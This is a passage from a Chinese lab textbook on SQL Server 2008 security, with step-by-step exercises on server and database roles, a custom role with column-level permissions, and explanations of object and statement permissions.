


图 10-12　【服务器角色属性】窗口

（5）用户可以再次通过【添加】按钮添加新的登录名，也可以通过【删除】按钮删除某些不需要的登录名。

（6）添加完成后，单击【确定】按钮关闭【服务器角色属性】窗口。

**2. 配置用户权限**

（1）打开 SQL Server Management Studio，在【对象资源管理器】窗口，展开【数据库】节点，然后再展开数据库 taobao 节点中的【安全性】节点。

（2）接着展开【角色】节点，然后再展开【数据库角色】节点，双击 db_owner 节点，打开【数据库角色属性】窗口。单击【添加】按钮，打开【选择数据库用户或角色】对话框如图 10-13 所示，然后单击【浏览】按钮打开【查找对象】对话框，选择数据库用户 test_manage，单击【确定】按钮返回【选择数据库用户或角色】对话框。

（3）单击【确定】按钮，返回【数据库角色属性】窗口，在这里可以看到当前角色拥有的架构以及该角色所有的成员，其中包括刚添加的数据库用户 test_Manage，如图 10-14 所示。

（4）添加完成后，单击【确定】按钮关闭【数据库角色属性】窗口。

**3. 用户自定义角色**

创建自定义数据库角色的步骤如下。

（1）打开 SQL Server Management Studio，在【对象资源管理器】窗口，展开【数据




图 10-13　【选择数据库用户或角色】对话框




图 10-14　【数据库角色属性】窗口

库】|taobao|【安全性】|【角色】节点，右击【数据库角色】节点从弹出菜单中选择【新建数据库角色】命令，打开【数据库角色-新建】窗口。

（2）设置【角色名称】为 TestRole，【所有者】选择 dbo，单击【添加】按钮，选择数据库用户 test_Manage，如图 10-15 所示。




图 10-15 【数据库角色-新建】窗口

（3）选中【安全对象】选项，打开【安全对象】选项页面，通过单击【搜索】按钮，添加一个数据表为“安全对象”，选中【选择】后面【授予】列的复选框，如图 10-16 所示。

（4）单击【列权限】按钮，还可以为该数据角色配置表中每一列的具体权限，如图 10-17 所示。

（5）具体的权限分配完成后，单击【确定】按钮创建这个角色，并返回到 SQL Server Management Studio。

（6）关闭所有程序，并重新登录为 test_Manage。

（7）展开【数据库】|taobao|【表】节点，可以看到【表】节点下面只显示了拥有查看权限的表。

（8）由于在【列权限】窗口设置该角色的权限为：不允许查看【商品信息】表中的【商品价格】列，那么在查询视图中输入下列语句将出现错误。

```
Select * from taobao
```

**【实验报告】**

按照实验步骤完成实验，并记录实验过程。





图 10-16　为角色分配权限




图 10-17　分配列权限

**【思考题】**

分析系统管理员、sa 用户登录权限有什么不同。

## 10.1.4　管理权限

**【实验目的】**

掌握 SQL Server 2008 数据库服务器的权限管理。

【原理简介】

数据库权限指明用户获得哪些数据库对象的使用权，以及用户能够对这些对象执行何种操作。用户在数据库中拥有的权限取决于以下两方面的因素。

- 用户账户的数据库权限。
- 用户所在角色的类型。

权限提供了一种方法来对特权进行分组，并控制实例、数据库和数据库对象的维护和实用程序的操作。用户可以具有授予一组数据库对象的全部特权的管理权限，也可以具有授予管理系统的全部特权但不允许存取数据的系统权限。

在 SQL Server 2008 中，所有对象权限都可以授予。

在服务器级别，可以为服务器、端点、登录和服务器角色授予对象权限。也可以为当前的服务器实例管理权限；在数据库级别，可以为应用程序角色、程序集、非对称密钥、凭据、数据库角色、数据库、全文目录、函数、架构等管理权限。

一旦有了保存数据的结构，就需要给用户授予开始使用数据库中数据的权限，可以通过给用户授予对象权限来实现。利用对象权限，可以控制谁能够读取、写入或者以其他方式操作数据。下面简要介绍 12 个对象权限。

- Control。这个权限提供对象及其下层所有对象上的类似于主所有权的能力。例如，如果给用户授予了数据库上的“控制”权限，那么他们在该数据库内的所有对象（比如表和视图）上都拥有“控制”权限。
- Alter。这个权限允许用户创建（CREATE）、修改（ALTER）或者删除（DROP）受保护对象及其下层所有对象。他们能够修改的唯一属性是所有权。
- Take Ownership。这个权限允许用户取得对象的所有权。
- Impersonate。这个权限允许一个用户或者登录模仿另一个用户或者登录。
- Create。这个权限允许用户创建对象。
- View Definition。这个权限允许用户查看用来创建受保护对象的 T-SQL 语法。
- Select。当用户获得了选择权限时，该权限允许用户从表或者视图中读取数据。当用户在列级上获得了选择权时，该权限允许用户从列中读取数据。
- Insert。这个权限允许用户在表中插入新的行。
- Update。这个权限允许用户修改表中的现有数据，但不允许添加或者删除表中的行。当用户在某一列上获得了这个权限时，用户只能修改该列中的数据。
- Delete。这个权限允许用户从表中删除行。
- References。表可以借助于外部关键字关系在一个共有列上相互链接起来；外部关键字关系设计用来保护表间的数据。当两个表借助于外部关键字链接起来时，这个权限允许用户从主表中选择数据，即使他们在外部表上没有“选择”权限。
- Execute。这个权限允许用户执行被应用了该权限的存储过程。

语句权限是用于控制创建数据库或者数据库中的对象所涉及的权限。例如，如果用户需要在数据库中创建表，则应该向该用户授予 CREATE TABLE 语句权限。某些语句权限（如 CREATE DATABASE）适用于语句自身，而适用于数据库中定义的特定对象。只有 sysadmin、db_owner 和 db_securityadmin 角色的成员才能够授予用户语句权限。

在 SQL Server 2008 中的语句权限主要有：

- CREATE DATABASE　创建数据库
- CREATE TABLE　创建表
- CREATE VIEW　创建视图
- CREATE PROCEDURE　创建过程
- CREATE INDEX　创建索引
- CREATE ROLE　创建角色
- CREATE DEFAULT　创建默认值

可以使用 SQL Server Management Studio 授予语句权限。

**【实验环境】**

SQL Server 2005 以上数据库系统。

**【实验步骤】**

（1）打开 SQL Server Management Studio，在【对象资源管理器】中展开【服务器】节点，然后再展开【数据库】节点。

（2）然后，右击数据库 taobao，从弹出菜单中选择【属性】命令，打开【数据库属性】窗口。

（3）选中【权限】选项，打开【权限】选项页面，从【用户或角色】列表中单击选中 TestRole，如果没有 TestRole，可以单击【搜索】按钮，添加 TestRole 角色。

（4）在【TestRole 的权限】列表中，启用【创建表】后面【授予】列的复选框，而【选择】后面的【授予】列的复选框一定不能启用，如图 10-18 所示。





图 10-18　配置权限页面

（5）设置完成后，单击【确定】按钮返回 SQL Sever Management Studio。

（6）断开当前 SQL Server 服务器的连接，重新打开 SQL Sever Management Studio，设置验证模式为 SQL Server 身份验证模式，使用 test_Manage 登录，由于数据库用户 test_Manage 是 TestRole 的成员，所以该登录账户拥有该角色的所有权限。

（7）单击【新建查询】命令，打开查询视图。查看 taobao 数据库中的数据表，结果将会失败，如图 10-19 所示。

